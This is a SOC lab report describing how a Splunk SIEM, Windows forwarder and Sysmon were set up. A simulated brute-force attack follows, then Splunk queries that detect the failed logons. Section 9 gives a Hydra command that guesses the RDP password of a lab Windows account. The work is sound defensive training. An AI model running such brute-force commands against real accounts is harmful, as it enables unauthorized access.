SOC SIEM Lab

SIEM Log Monitoring & Threat Detection

By: Yazan Alaranji

Contents

1. Executive Summary

This project demonstrates the design and implementation of a Security Information and Event Management (SIEM) lab using Splunk Enterprise.

The objective is to simulate a real-world SOC (Security Operations Center) monitoring environment by:

- Building a controlled virtual network.
- Configuring log forwarding.
- Preparing infrastructure for attack simulation and threat detection.

2. Lab Objectives

The main objectives of this phase are:

1. Deploy Splunk Enterprise as a SIEM server.
2. Configure log forwarding from a Windows endpoint.
3. Establish secure communication between systems.
4. Prepare the environment for detection engineering.

3. Lab Environment

3.1 Virtualization Platform

- VMware Workstation
- Network Mode: NAT

The NAT configuration ensures:

- Internal communication between lab machines
- Safe isolation from external networks
- Controlled attack simulation environment

3.2 Network Configuration

All systems are within subnet:

192.168.193.0/24

Assigned IP Addresses

Machine	Role	IP Address
Kali Linux	Attacker VM	192.168.193.128
Ubuntu Server	SIEM Server (Splunk, Snort, Zeek)	192.168.193.132
Windows 11 Pro	Log Source (Splunk Forwarder)	192.168.193.133


4. Network Topology Overview

The lab architecture consists of:

- Kali Linux (Attack simulation)
- Windows 11 (Endpoint generating logs)
- Ubuntu Server (SIEM + Network Monitoring)

Communication flow:

- Windows → Ubuntu (Log Forwarding via TCP 9997)
- Web Access to Splunk → Port 8000
- Internal network communication → NAT subnet



5. Infrastructure Setup

5.1 Splunk Enterprise Installation (Ubuntu)

Splunk Enterprise was installed on the Ubuntu Server to function as the central SIEM platform within the lab environment. The web interface is accessible via:

http://192.168.193.132:8000

The system was configured to support internal log ingestion from lab endpoints within the NAT subnet (192.168.193.0/24).

As shown in Figure 1, the Splunk web interface is successfully accessible and operational.




Figure 1 – Splunk Enterprise Web Interface Accessible on Ubuntu Server 192.168.193.132:8000

5.2 Receiving Port Configuration

To enable log ingestion from remote endpoints, Splunk was configured to receive forwarded data on TCP port 9997. This port is used by Splunk Universal Forwarders to securely transmit event logs to the SIEM indexer.

Figure 2 shows that TCP port 9997 is enabled and actively listening for incoming forwarded events.




Figure 2 – Splunk Receiving Port 9997 Enabled for Log Ingestion

5.3 Splunk Universal Forwarder Installation (Windows 11)

Splunk Universal Forwarder was installed on the Windows 11 endpoint to forward logs to the central SIEM server. The forwarder was configured to connect to: `192.168.193.132:9997`

Authentication credentials were configured during installation to establish secure communication with the Splunk indexer.

As demonstrated in Figure 3, the SplunkForwarder service is running and configured to start automatically.




Figure 3 – Splunk Universal Forwarder Service Running on Windows 11

5.4 Forwarding Verification

To confirm connectivity between the Windows endpoint and the SIEM server, the following command was executed:

`splunk list forward-server`

The output confirmed an active forwarding connection:

Active forwards: `192.168.193.132:9997`

As shown in Figure 4, the forward-server connection is active, confirming successful communication between the Windows endpoint and the Splunk SIEM server.




Figure 4 – Active Forwarding Connection Between Windows Endpoint and Splunk Server

6. Log Collection Strategy

6.1 Logging Objectives

The primary objective of log collection in this lab is to establish visibility into endpoint activities and authentication behavior in order to simulate real-world SOC monitoring scenarios.

The logging strategy is designed to support the following security objectives:

- Detect brute force attempts against Windows accounts
- Monitor PowerShell abuse and suspicious command execution
- Track process creation activity for anomaly detection
- Identify potential lateral movement attempts within the network

These objectives align with typical Tier 1 and Tier 2 SOC responsibilities, where analysts monitor authentication logs, process activity, and privilege escalation attempts.

The log collection plan is intentionally structured to simulate real enterprise monitoring environments.

6.2 Windows Native Event Logs

Windows native event logs provide the foundational layer of visibility within the SIEM architecture. In this lab, monitoring will focus specifically on the Windows Security Log, as it contains critical authentication and privilege-related events necessary for detecting suspicious activity.

The selected Event IDs represent the baseline monitoring scope aligned with the detection objectives defined in Section 6.1.

Event ID 4624 – Successful Logon

Event ID 4624 records successful authentication attempts on the Windows system.

This event is important for:

- Tracking user login activity
- Identifying abnormal login times
- Detecting successful access following multiple failed attempts
- Correlating user activity after authentication

Monitoring successful logons allows analysts to establish normal login behavior and detect deviations from baseline patterns.

Event ID 4625 – Failed Logon

Event ID 4625 records failed authentication attempts.

This event is critical for:

- Detecting brute-force attacks
- Identifying password spraying attempts
- Monitoring repeated login failures from a single source

During the attack simulation phase, this event will be used to generate and detect brute-force activity within the lab environment.

Event ID 4688 – Process Creation

Event ID 4688 logs newly created processes on the system.

It enables analysts to:

- Detect execution of suspicious binaries
- Monitor PowerShell activity
- Identify unauthorized tools
- Investigate potential malware execution

Process creation visibility is essential for identifying post-compromise behavior.

Event ID 4672 – Special Privileges Assigned

Event ID 4672 is generated when special administrative privileges are assigned to a new logon session.

This event assists in detecting:

- Privileged account usage
- Administrative logons
- Potential privilege escalation attempts

Monitoring privileged activity is a key responsibility in SOC environments.

Baseline Monitoring Scope Statement

The above Event IDs form the initial baseline monitoring scope for this lab. Additional events may be incorporated during later phases based on evolving detection requirements and attack simulation findings.

6.3 Sysmon Telemetry Enhancement

While Windows Security logs provide essential authentication visibility, they offer limited context regarding detailed process execution and system-level behavior. For this reason, Sysmon will be deployed to enhance endpoint telemetry within the lab.

Unlike native logging, Sysmon provides richer process-level visibility, including full command-line arguments, parent-child process relationships, and network activity associated with each process. This additional context significantly improves the ability to detect suspicious behavior such as encoded PowerShell execution, abnormal outbound connections, and persistence mechanisms.

In this lab, Sysmon will primarily be used to monitor:

- Detailed process creation events
- Network connections initiated by specific processes
- Registry modifications related to persistence

By combining Windows Security logs with Sysmon operational logs, the SIEM gains both authentication visibility and behavioral insight. This layered approach enables more accurate detection engineering and more realistic SOC analysis workflows.

7. Sysmon Deployment

7.1 Sysmon Download

Sysmon was downloaded from the official Microsoft Sysinternals website and extracted on the Windows 11 endpoint. The tool was prepared for deployment along with a predefined configuration file to enhance endpoint telemetry.

The extracted directory was organized under:

`C:\Tools\Sysmon`

As shown in Figure 5, the Sysmon executable and configuration file were successfully extracted and prepared for installation.




Figure 5 – Sysmon Files Extracted and Prepared for Installation on Windows 11

7.2 Sysmon Installation with Configuration

Sysmon was installed using an administrative PowerShell session to ensure proper service registration and system-level logging capability.

The following command was executed:

```
.\Sysmon64.exe -accepteula -i sysmonconfig-export.xml
```

The configuration file was validated successfully, and the Sysmon service was installed and started.

As shown in Figure 6, the installation completed successfully and the Sysmon service was initialized.




Figure 6 – Successful Sysmon Installation and Service Initialization

7.3 Sysmon Operational Log Verification

To verify successful deployment, the Event Viewer was opened and the Sysmon Operational log was inspected under:

Applications and Services Logs

→ Microsoft

→ Windows

→ Sysmon

→ Operational

Event entries were observed immediately after installation, confirming that Sysmon was actively recording endpoint activity.

As illustrated in Figure 7, Sysmon events (including Event ID 1 – Process Creation) were successfully generated and logged.




Figure 7 – Sysmon Operational Log Showing Active Event Generation

8. Log Ingestion Validation

Following the configuration of log forwarding and service initialization, validation procedures were conducted to confirm successful ingestion of Windows Security and Sysmon logs into the Splunk SIEM environment.

This phase ensures that the log collection configuration (inputs.conf), service operation, and forwarding pipeline are functioning as intended within the lab infrastructure.

8.1 Security Log Verification in Splunk

To validate Windows Security log ingestion, the configuration file (inputs.conf) was reviewed on the Windows endpoint to confirm that the Security and Sysmon stanzas were properly defined.

As shown in Figure 8, the inputs.conf file contains active stanzas for:

WinEventLog://Security

WinEventLog://Microsoft-Windows-Sysmon/Operational

Both entries are enabled and assigned to the designated index (wineventlog).




Figure 8 – inputs.conf Configuration Showing Security and Sysmon Log Collection Stanzas

After configuration changes, the Splunk Universal Forwarder service was restarted to apply the new settings.

The following commands were executed:

```
net stop splunkforwarder
net start splunkforwarder
```

As illustrated in Figure 9, the service successfully stopped and restarted, confirming operational status.




Figure 9 – Splunk Universal Forwarder Service Restart Confirmation (Running State)

To confirm ingestion within the SIEM platform, the following SPL query was executed in Splunk:

SPL Query

index=wineventlog source="WinEventLog:Security"

The query returned authentication-related events, confirming that Windows Security logs are successfully forwarded and indexed.

As shown in Figure 10, Security log events are searchable and visible within Splunk.




Figure 10 – Windows Security Log Events Successfully Indexed in Splunk

Short Technical Validation Statement

The successful retrieval of Security events confirms:

- Proper configuration of inputs.conf
- Successful restart and operation of the Splunk Universal Forwarder
- Active communication over TCP port 9997
- Correct indexing into the designated Splunk index

This validates the ingestion pipeline for Windows native authentication telemetry.

8.2 Sysmon Log Verification in Splunk

To validate enhanced endpoint telemetry, Sysmon log ingestion was verified using the following query:

SPL Query

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
```

The query successfully returned Sysmon operational events, including:

- Event ID 1 – Process Creation
- SYSTEM-level service activity
- Detailed process metadata

As demonstrated in Figure 10 (Sysmon results), Sysmon Event ID 1 entries are visible and fully indexed within Splunk.




Figure 11 – Sysmon Operational Log Events Successfully Indexed (Event ID 1 – Process Creation)

Confirmation Statement

The successful visibility of Sysmon events confirms that:

- Sysmon is correctly installed and actively generating telemetry
- The Splunk Universal Forwarder has sufficient privileges to access the Sysmon Operational channel
- Behavioral endpoint monitoring is fully operational
- The SIEM environment now supports both authentication-level and process-level visibility

This completes the validation of the log ingestion configuration and establishes a reliable foundation for the upcoming attack simulation and detection engineering phases.

9. Attack Simulation – Brute Force Scenario

9.1 Attack Scenario Overview

To simulate a real-world credential attack scenario, a controlled brute-force attempt was launched from the Kali Linux attacker machine (192.168.193.128) against the Windows 11 endpoint (192.168.193.133).

The objective of this simulation was to generate multiple failed authentication attempts followed by a successful compromise, allowing for realistic SOC investigation and detection development.

The targeted account was:

Yazan (Local Administrator Account)

9.2 Password List Preparation

A custom password list containing eight password attempts was created. The first seven passwords were intentionally incorrect, while the final entry contained the valid password for the Yazan account.

This approach ensured:

- Controlled failed authentication attempts
- Avoidance of account lockout (threshold = 10)
- Generation of clear authentication telemetry

Figure 12 shows the password list used during the attack simulation.




Figure 12 – Custom Password List Used for Brute Force Simulation

9.3 Brute Force Execution Using Hydra

The brute-force attack was executed using Hydra targeting the RDP service (TCP 3389) on the Windows endpoint.

Command executed:

```
hydra -l Yazan -P passlist.txt rdp://192.168.193.133
```

The attack generated multiple failed authentication attempts followed by a successful login using the valid password.

As shown in Figure 13, Hydra successfully identified the correct credentials for the Yazan account.




Figure 13 – Successful Credential Discovery via Hydra Brute Force Attack

10. Investigation & Log Analysis

Following the simulated attack, a structured investigation was performed within Splunk to analyze authentication telemetry.

10.1 Failed Authentication Analysis (Event ID 4625)

To identify failed login attempts, the following SPL query was executed:

```
index=wineventlog EventCode=4625 Account_Name=Yazan
| stats count by EventCode
```

The results confirmed multiple failed login attempts within the attack timeframe.

Further inspection of raw event data revealed:

- Source Network Address: 192.168.193.128
- Logon Type: 3 (Network Logon)

This confirms that failed authentication attempts originated from the Kali attacker machine.

Figure 14 illustrates the failed authentication events and associated source IP address.

